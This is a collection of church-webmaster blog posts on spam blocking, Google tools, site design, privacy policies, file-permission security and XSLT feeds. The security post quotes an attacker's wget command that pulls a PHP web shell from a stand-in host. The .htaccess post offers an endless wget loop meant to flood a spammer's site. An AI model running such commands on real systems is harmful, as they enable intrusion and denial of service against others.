Category: Titus 2:7

  • Turning Spam Pings into a HoneyPot

    Originally posted 

    As the BrownPau reports, the Trackback Ping Spammers have been relentless – expending hours and energy figuring out new ways to waste our bandwidth and to destroy the blogosphere. So pardon me if I offer yet another post and yet another approach in an attempt to encourage these crooks to earn an honest living. This time taking a honeypot approach to any successfully posted trackback ping spam.

    The Wikipedia defines a honeypot as:

    … a trap set to detect or deflect attempts at unauthorized use of information systems …

    The primary value of a honeypot is in the information it provides, which can be used for things such as detection, early warning and prediction, or awareness.

    So here is my thinking, even though my .htaccess solutions are turning away hundreds of trackback attempts each day, one or two are sneaking through. That said, I’ve noticed that most of these attempts, successful or otherwise are from a somewhat finite set of anonymous/open proxies. Yes folks I’m talking about IP blocking, but not in the conventional sense.

    Herding Cats

    Now I know blocking IPs is like using vice-grips to contain Jello but remember, security is about layering counter-measures. So using some IP blocking along with some other techniques I’ve discussed earlier continues to harden this site, hopefully to the point of getting the spammer too go away — or at least go bother someone else.

    Similarly, they come in bunches, usually early in the morning, or as in this evenings case, shortly after the start of the SuperBowl. It is for these same reasons, I suspect there will be a spam attack sometime tonight, it being Sunday night.

    IP Mining

    A few night back, when my site got hammered, I decided to clean my blog by directly manipulating the database — in this case using phpMyAdmin. My first thought was to generate the names of the offending referrers so I could amend my .htaccess file using the following, rather inefficient but gets-the-job-done SQL query:

    SELECT DISTINCT x.tbping_blog_name
     FROM mt_tbping AS x, mt_tbping AS y
     WHERE x.tbping_ip = y.tbping_ip
     AND(y.tbping_blog_name LIKE "%texas%" OR
           y.tbping_blog_name LIKE "%poker%");
    

    But then I grinned and thought, “Hey wait, why not let those one or two out of a lucky hundred spin their wheels when they come back for more?” which was immediatly follwed by “Foo, I don’t want to hand-jam all those addresses from my email to MT.

    Then I grinned even broader after making a backup of my database using MySqlDump, and typing in:

    INSERT INTO `mt_ipbanlist`
     (`ipbanlist_blog_id`, `ipbanlist_ip`,`ipbanlist_created_on`,`ipbanlist_modified_on`, `ipbanlist_created_by`)
     SELECT `tbping_blog_id`, `tbping_ip`, `tbping_created_on`, `tbping_modified_on`, '99'
     FROM `mt_tbping`
     WHERE tbping_blog_name
     LIKE "%texas%" OR tbping_blog_name
     LIKE "%poker%"
    

    Viola, no more automated spam from the spammer’s favorite anonymous proxies. At this point I thought I might want to block these IPs from some other websites I administer, so I generated my own cut-n-paste to my .htaccess list:

    Then Chuckled at:
     SELECT DISTINCT CONCAT( 'Deny from ', `tbping_ip` )
     FROM `mt_tbping`
     WHERE tbping_blog_name
     LIKE "%texas%" OR tbping_blog_name
     LIKE "%poker%"
     ORDER BY `tbping_ip`
    

    Once I had exhausted all the utility I could think of, then and only then did I:

    DELETE
     FROM `mt_tbping`
     WHERE tbping_blog_name
     LIKE "%texas%" OR tbping_blog_name
     LIKE "%poker%";
    

    Which was followed by rebuilding my blog from the command line using mt-rebuild.

    So where’s the Honeypot?

    I haven’t build it yet. I had enough time to post the above article, or write the script. So if you feel so compelled to automate the above, then here’s my thinking:

    1. CRONTAB a point in time where you allow your site to get spammed by temporarily renaming the .htaccess file – or at better yet, using an .htaccess file that allows one or two well-defined spammer referrer in (e.g. texas-poker).
    2. CRONTAB a time to turn back on all your protections by putting the .htaccess file back in place and then:
      • run the MySQL scripts to insert IP blocks
      • run the MySQL script to clean-up the spam from MT database
      • use mt-rebuild to rebuild your messages sans comment spam

    I think however in the future, I’m going to publish a blog and ask the big hitters to link me up. It will mostly post aggregated news, but it will also publish spam hit lists in text and XML formats for easy consumption by nice-people. But first I need to get some scripts working.

    In the meantime, post anything related to the above scripts or ideas. I’m sure there’s some SQL that could be better written, for example, I noticed that run more than once, and you get duplicates … which means after backing up my data AND making a copy of mt_ipbanlist in the database, I needed to run the following:

    DELETE mt_ipbanlist
     FROM mt_ipbanlist t1, mt_ipbanlist t2
     WHERE t1.ipbanlist_ip=t2.ipbanlist_ip
     AND t1.ipbanlist_id
    

    I’m also sure I’ve overlooked some procedures that could be inserted to make the whole thing work better — or at least figure out how blackjack-123.com (64.234.220.141) plays into all this.Of course if someone could point me to a poisoned and/or booby-trapped mt-tb.cgi, I’d be much obliged.


  • Blogging your studies and sermon using Google Docs

    This scenario sound familiar: your pastor nicely insists you publish his sermons online, but sends you his work in MS Word files that were converted via an old version of WordPerfect for Windows. Yeah, talk about cruft! Fortunately, I think Google may have an affordable and easy answer for all parties involved in this processing paradigm; it’s called Docs & Spreadsheets.

    Leveraging a webblog application or a blogging service as a low-cost, low-bandwidth content management system for a church web site is solid solution – provided you can get church staff and volunteers to submit content. Yeah, the devil is always in the details ain’t it?-)

    That’s the problem I ran into at my last church. The sermons were the killer content that not only reached site conversion goals of getting local individuals into the pews – but also had a global appeal to pastors and seekers world wide. Problem was, the pastor was stuck in one of the early offerings of WordPress for Windows which made categorizing and posting said content a bit of an uphill climb in terms of online content management that included the following steps:

    1. pastor writes sermon in WordPerfect using a home spun outline format (markup) provided by the web servant
    2. pastor saves sermon as MS Word and emails it to the web servant
    3. web servant spends 30 minutes to 2 hours cleaning up breakages to the home spun outline format
    4. web servant submits RTF file to a Perl program specifically designed to slice, dice and post and catalog the sermon in a standardized format that is both print and search-engine friendly
    5. web servant pleads with pastor to change word processors and/or learn how to blog
    6. cycle repeats itself every week

    Had I been able to offer a no-to-low cost online document collaboration system, which is what one gets with Google Docs & Spreadsheets – then I think I could have gotten said pastor over the pain factor involved with changing one’s writing tools. All he would need to do is learn how to use the online editor and either hit the share or the publish button.

    Personally, I would have preferred the share button so I could go in and double check things – perhaps remove some personal references to members of the congregation, perhaps run the spell check and/or make other minor tweaks that make the sermon more search engine centric.

    This way I only have to set-up the Google Doc’s Publish to Blog XML-RPC settings in one place and as depicted in the screenshot below:

    Note how I opted for the MetaWeblog API as opposed to the MoveableType API as instructed by Google’s “Click Here for Yours” instructions – this is because I like to have the title of the Google document appear on the blog as well.

    Then I hit the publish button, perhaps login to the blog to make any other adjustments, or perhaps just spend the rest of my lunch hour eating lunch!-)

    Your mileage may vary … though I’d be interested if you also have a similar success story/solution.

    And yes, this post was created and published using Google Docs (& Spreadsheets).

  • Why your cool church web site needs (the new) Google Analytics

    Back in November of 2005, Google release Analytics, a high popular and free service to help you measure the effectiveness of your church web site. Yesterday, at the Emetrics Summit in San Francisco, Brett Crosby and Jeff Veen announced a re-factored version of Google Analytics that is more accessible and easier to use; begging the question – why haven’t you plugged this service into your church or charity’s web presence?

    So what’s different?

    • Email and export reports: Schedule or send ad-hoc personalized report emails and export reports in PDF format.
    • Custom Dashboard: No more digging through reports. Put all the information you need on a custom dashboard that you can email to others.
    • Trend and Over-time Graph: Compare time periods and select date ranges without losing sight of long term trends.
    • Contextual help tips: Context sensitive Help and Conversion University tips are available from every report.
    • Report Finder Tool: will help you see where data from the previous interface is located within the new version

    So what does it look like?

    Here’s a thumbnail of a screenshot of the dashboard:

    Screenshot of the Google Analytics Dashboard


    I’ve also got partial screenshots of the Average Pageviews and Traffic Sources Overview pages for your viewing pleasure.

    So what’s in it for me?

    How about a nice, clean customizable and centralized heads-up display that presents the data that is important to you in a way you can understand it, share it, and customize it so you can make informed decisions about what works on your church website and what doesn’t.

    In other words, find out why your church website succeeds or fails in its goals to:

    • communicate your organizations’s personality and purpose
    • field better search engine optimization of your pastor’s sermons/studies
    • to get seekers and/or new neighbors in the door through compelling content
    • to get your lay ministries participating online by finding out what works and what doesn’t

    So what do I do next?

    If you’re not familiar with Google Analytics, I’d suggest starting with their demo page, and then work your way over the Analytics product page.

    For those of you who’ve been either using or aware of this service, I’d suggest perhaps adding the Google Analytics Blog to your aggregator.

    Old salt or newbie, keep in mind a few these factors as you visit the new version (demo):

    • The new version works best with Flash 7 or higher – if you don’t have it, you can get it at Adobe.com.
    • Google Analytics now uses the same geo-data source as AdWords, therefore, map and geo-location report results may vary slightly between the previous interface and the new interface (For those of you with filters designed for geo-data, you may want to verify the results and edit if necessary).
    • Limiting the Available Reports for a profile by specifying which Report Dashboards and Report Categories are available has been removed from the product in favor of the new customizable Google Analytics dashboard.
    • The ability to limit the availability of data within a certain profile for certain users (through removing those users from the profile instead of via email scheduling).

    So what!? Big deal?! Why Bother?!

    I know you’re busy, but if the above information isn’t enough to light a fire under you to figure out how to plug in this service to let your church, charity and/or community’s web light shine, then perhaps this paraphrase based upon Matthew 5:14-16 will help put it in a context that is meaningful to you:

    14 “You are the light of the world. A city set on a hill cannot be hidden. 15 Nor do people light a lamp and put it under a basket, but on a stand, and it gives light to all in the house. 16 In the same way, let your light shine before others, so that they may see your good works and give glory to your Father who is in heaven.

    Put another way, no matter how ‘cool’ your church web site may be, if you don’t know what a bounce rate is – let alone your church web site’s bounce rate – then you need to get busy with adding Google Analytics to measure the effectiveness of your organization’s web presence.

  • What church webmasters can learn from a bunch of dumb dairy cows

    Chewing on your cud on how to re-work your crufty old church website?

    man and dairy calf Well, moo-ving along back into website reviews, I think it’s time to pony up and milk a good example for all its worth. Today’s prime cut being the website brought to you by America’s Dairy Farmers®.

    Yeah, okay so I went a bit over the top with the bovine humor – but my simple point today is about clean, simple marketing sites that present a clean, simple message.

    In the case of the website DairyFarmingToday.com, it’s all about less being more. Less wordiness and more pictures that each speaking 1000 words of wholesomeness, not so much of the end products, but of the producers of said products.

    I think the same could and should be practiced by many church websites out there, currently creating a cacophony of confusion through either through cheesy clich‚s and/or herds of unnecessary or unrelated information all packed into the home page.

    Meaning, if a web site visitor can’t immediately figure out what your church is about in about 8 to 12 seconds online on a Friday night then it’s very unlikely they’re going to be in your pews on Sunday morning.

    Which is why I recommend grazing on the various pages of DairyFarmingToday.com to see how clean and neat presentation, easy and obvious navigation, and effectively terse content and imagery all made for an effective marketing message for the people whom harvest your milk, cheese, yogurt and ice cream.

    In fact, I have only two beefs about the site (yes, pun intended):

    • the logo on the upper right-hand corner of the website should navigate the user back to the ‘home page,’ not the ‘about us’ page when clicked. That’s the pattern users have come to expect – don’t mess with that; and
    • the search engine needs fixed.

    I’d be interested in your comments – moreover any websites modified based on today’s good example of effective design.

  • Why your Church needs a Privacy Statement

    Tired of political groups filling up your U.S. snail mail box with letters to your 12 year old daughter?  Irritated with self-employed church members spamming you with the latest gift-basket craze? If so, then perhaps your church is lacking a privacy statement to protect contact information you submitted to the church’s sunday school enrollment or pictoral directory.

    Last week, the North Carolina Republican Party asked members to send their church directories to the party. The result were complaints from groups whose demographics would normally be supportive of the GOP – including this barb by Rev. Richard Land, head of the Ethics and Religious Liberty Commission of the Southern Baptist Convention:

    “Such a request is completely beyond the pale of what is acceptable …”

    I agree – for two reasons. First, it can potentially endanger a church’s tax-free status by involving it in a political campaign; especially if a directory or mailing list was forwarded by a well-meaning staff member.

    The Rev. Richard Byrd Jr. of Cornerstone Baptist Church in Greensboro addresses my second point when he said anyone sending in a directory:

    “[it] would be betraying the trust of the membership …”

    And this is why your church needs a clear and concise privacy statement that either in whole or in part should be conspicuously published on the introduction page of any hard-copy directory and as a user-agreement form on any electronic directory.

    Now not being a lawyer, I went about and did a search on the topic. As you might expect, alot of legalese. But I did find one or two sites that either provide an explanation of your obligations and/or provide forms and/or templates for generating your own privacy statement. Here you go, in no particular order:

    The bottom line is, failure to create and publish such a policy leaves your church little recourse in protecting the privacy rights of your congregation and open up your church’s data to all sorts of spammage whether it is to pimp-up a political campaign, or hustle Tupperware and Mary Kay by some of the more entrepreneurial members of your congregation.

  • find -perm 777 your first ssh security stop

    Want to get hacked? It’s easy, just ‘chmod 777’ everything the next time you install a bbs or photo gallery application. Don’t want to get hacked? Read on and ‘find’ how hackers see, and exploit the unsecured areas of your system.

    For those of you running online community applications such as phpBB, vBulletin, Coppermine Gallery, Mambo and a few others, installation can be a breeze if you have shell access. That said, installations can also lead to an unwanted visit if you get sloppy with your file permissions during the install.

    For today’s example, I’ll pick on vBulletin today because it is a commercial product, but be warned: today’s topic of discussion equally applies to a host of ‘open sores’ applications as well.

    The neer-do-well runs a Google search for those websites that are ‘Powered by: vBulletin Version 3.0.x.’ Upon finding a potential victom, they visit the site and … pay attention now … through their browser request a URL on your system that contains a remote command. That first remote command is likely to include “find -perm 777” giving the hakr all the information he needs to then “wget http://myhakrhost.ru/myshell.php -O /your/unsecure/directory/logon.php” onto your system. Once that happens, there is nothing left but to wipe your system clean and pray your backups are recent and reliable (more on that topic another time).

    So two things I ask of you.

    1. Keep your online applications up-to-date – get on their mailing list to kee abreast of changes, updates and patches.
    2. For those of you with shell access to your system, run file permission scans such as ‘find -perm 777’ on your system before someone less trustworthy does. You might be disturbed by what you ‘find.’

    For those of you whose paranoia-meter just went off scale, here is a command that for now will lock down those open areas:

    find . -perm 777 -exec chmod 755 {} \;

    For those of you with root access:

    find / -perm 777 -type d

    You may also want to run a scan for programs that provide web-based shell access. You’ll be glad you did.

  • Using .htaccess to deal with a recent flood of trackback ping spam

    “Holy smokes, I’ve been hit!

    My comment spam ‘secret code’ filter is working like a charm – no spam in weeks, but now they’ve decided to spam through trackback. The other day I had two new trackback pings on older entries, both spam. This morning I had 135, all spam. Yikes. So, later today I’ll be deleting away, but it will take a while…” – Salguod.net, February 01, 2005

    Updates 2
    Had to make some changes, the spammer decided to ‘teach me a lesson’ by adding healyourchurchwebsite to his referrer. I’ve tightened that up – and in the process, also snarfed some information from him/them – and am now in the process of filing a formal complaint to the Feds. Take note to the sections in yellow where my examples include healyourchurchwebsite…

    The Problem
    Like many of you, I noticed a spike in Trackback Spam pointing to various card-shark subdomains at terashells.com, chat-nett.com and other domains that are sure to change on a daily basis.

    First thing I noticed: the same crap coming in from a variety of anonymous proxies. This mean blocking by IP would quickly become a full-time job. As a stop-gap, I employed a girthy but quick-n-dirty .htaccess solution offered at Aaron Logan’s Loblogomy blog.

    I knew I’d have to find a more efficient approach, I also know that Mark Pilgrim’s ‘How to block spambots …” was causing some other issues on my server because I suspect my server is configured slightly different than his. This happens.

    Still, I didn’t want snoopers like the one I saw from BranDimensions.com, not that I’m hiding anything, but they’re not paying me for my bandwidth even though they profit from it. I needed a solution to solve my short-term trackback spam issue, and take care of my long-term no-pay no play policy regarding the commercial abuse of my bandwidth.

    The Not-So-Final Solution
    With not all that much searching, I found that Parker Morse of Flashes of Panic offered an elegant .htaccess approach that would get me 98% of what I needed. Ina post entitled ‘A little meanness,’ Morse employs a Blocking Referer Spam – mod_rewrite technique developed by Ed Costello back in May of 2004.

    The (obligatory) Warning
    Before we go any further, I need you to understand that while this is an excellent approach, it is not without its dangers. Dangers made clear in an absolutely must read, related post entitled “Killing referrer spam,” Caveat Lector offer this excellent advice:

    BE AWARE: YOU CAN BORK YOUR WEBSITE WITH THIS. I’ve done it. (In fact, I did it two minutes ago. Go me.) How will you know your .htaccess file is borking your site? Well, usually, when you browse to your weblog’s URL you’ll get a “500 Internal Server Error” page of some sort instead of your beloved weblog.

    Always, always, always keep a last-known-good version of your .htaccess file! If you’re using FTP to place your .htaccess file and you bork your site, you just upload the last-known-good file, and you’re golden.

    Or in my case, working from a jailed ssh session I was able to do the following:

    wget http://www.flashesofpanic.com/htaccess.txt -O htaccess_parker.txt
    pico htaccess_parker.txt #see modifications below#
    cp .htaccess htaccess_02feb05.txt
    cp htaccess_parker.txt .htaccess

    The Modifications
    After downloading Parker’s text file version of his .htaccess file, I gave it a quick inspection and modified the following line:

    from:
    SetEnvIfNoCase Referer .*flashesofpanic\.com.* !spam_com

    to:
    SetEnvIfNoCase Referer “.*(healyourchurchwebsite|deanpeters) *” !spam_com

    The script also needed to be modified because I found some problems when trying to enter a post using my crufty old version of MovableType, so I had to add a line to Parker’s otherwise excellent approach. A problem also described in Laurabelle’s Blog article “Die spammers die!“. So after adding a few more drug names to the kill list, I immediately followed with another line of code:

    SetEnvIfNoCase Referer “.*(phentermine|diet-pills|p …
    SetEnvIfNoCase Referer www\.healyourchurchwebsite\.com\/cgi-bin\/mt/mt\.cgi.* !spam_ref

    I suspect this fix was necessary because the way the .htaccess file is set-up, everyone is considered a spammer until we say they’re not. More on how-to modify and the mechanics of how this all works can be found over at Caveat’s column.

    Finally, you may want to block the user agent CandyGenius has identified in this delicious post which asserts:

    The trackback spammer is leaving the same signature as the comment spammer. It’s the same guy. Use the code above to block it all. (psxtreme & freakycheats but that will change tomorrow.)

    Testing
    A quick-n-dirty test of this is to Google your domain using one of the forbidden words. This is because that word will now appear in the referrer header from Google and you should be able to block yourself. For example “healyourchurchwebsite poker.” Not the most fool-proof test, but close enough for government work.

    Now if I could just get rid of those irritating 414 generators trying to hack into an IIS server … which I obviously don’t use … I’m sure there’s an .htaccess solution out there.

    Likewise, let me know if you have improvements or patches … I’d be interested in seeing them.

    Update 11:54 AM
    It is becoming evident that this trackback spamming is less about advertising, and more about denial of service. For about 2 hours this morning, my server was under attack – the information below thwarted all but two trackbacks out of several hundred attempts. In the meantime, I am pondering whether or not I should enforce my terms of service and provide the spammer a bandwidth test using a variation of the following wget command:

    while [ true ]; do wget -r -nd –cookies=off –cache=off –proxy=on –delete-after –user-agent=”all your trackback spam is sucky” “http://online-poker.chat-nett.com”; done

    However, if this is about denial of service, and since the spammer is abusing several anonymous proxies, it could be that the owners of the URLs are also innocent victoms. Your thoughts?

  • Using XSLT to Transform the RSS 2.0 Daily Verse feed from the ESV Bible

    For those of you old enough to remember the original Star Trek: The Motion Picture, you might recall a gruesome scene early in the movie where a transporter malfunction turns two incoming shipmates into disfigured piles of short-lived screaming flesh. That’s sorta the image that came to mind yesterday when I looked at the Redland Baptist homepage and noticed that my VerseScrape program had to horribly mangle yesterday’s incoming words of wisdom from the Book of Proverbs. That is, my screenscraper failed due to the changes in the incoming source file; notably, the highly identifiable and easy to tokenize parenthesis surrounding the scripture verse have been removed.

    Unlike the aforementioned unfortunate Enterprise members, VerseScrape is fixable, however to do so would require bringing in the girth of the Scripturizer module to identify and hyperlink the scripture reference.

    Since the purpose of VerseScrape was to import a simple JavaScript rendering of the International Bible Society’s Verse of the Day, and since a number of online Bible providers responded positively to my request for syndicated daily Scripture files, I think it is time to move on to more up-to-date method of customizing a daily verse feed to fit your website’s look-n-feel.

    Hard Code:

    Another shortcoming contributing to the demise of VerseScrape is the fact that I hard-coded the output in my examples. This means that whenever I make changes to fix the program, you not only have to download and deploy the fix, but you must also fix the example code to suit your site’s display. So rather than just offer a variant of my article “Using Cron with LWP::Simple and XML::RSS to retrieve news feeds,” where I also hard-code the output, why not instead practice what I preached in Chapter 14 of “Son of Web Pages That Suck” and use XSLT?

    Just to catch some of you up to speed, XSLT is short for eXtensible Stylesheet Language Transformations.

    Yeah, I know, it sounds scary but simply put: XSLT is a mechanism in which two files create a third file. The first being an XML file, such as an RSS 2.0 syndication file. The second file is an XSL file. When smooshed together via a transformation application/module they result in whatever file format and media type you defined in your XSL file. You can read more about it over at w3schools.com.

    Assign Once, Iterate Often:

    One of the other reasons I created VerseScrape was because incorporating dynamic feeds into your web pages, regardless of format, can and will slow down your page load times. As suggested in “Using Cron with LWP::Simple …” one solution is to employ a loop that makes several attempts to copy the feed locally, AND THEN process it so network failures won’t negatively impact your site’s performance.

    The first example is a Perl program that after successfully downloading the ESV Bible Daily Verse RSS 2.0 feed, employs XSLT to create an include file. Beneath that is a PHP program that does the same. Both code examples call an XSL sample I’ve also provided that you can modify to suit your website’s specific needs; regardless of how many times I’m compelled to fix either the Perl or PHP versions.


    Theology:

    I realize some of you may be asking why I’ve switched from the IBS to the ESV. The answer is two-fold, yet simple:

    1. The IBS is still using the 0.91 RSS specification, whereas the ESV uses 2.0;
    2. The Scripture the ESV provides is generally under 264 characters, and doesn’t include embedded HTML tags – see my article entitled “the Gospel, according to RSS and/or Atom” for a more in depth discussion of this.

    If you would still rather not go the XSLT route, then you might want to pay a visit to an article I wrote last summer entitled “English Standard Version Bible RSS Feed” where I demonstrate how to slice-n-dice the ESV RSS 2.0 file using either use XML::RSS or use XML::RSSLite. If you do have questions, make improvements or find bugs in the above, don’t be shy, share your findings in the form of a loving comment.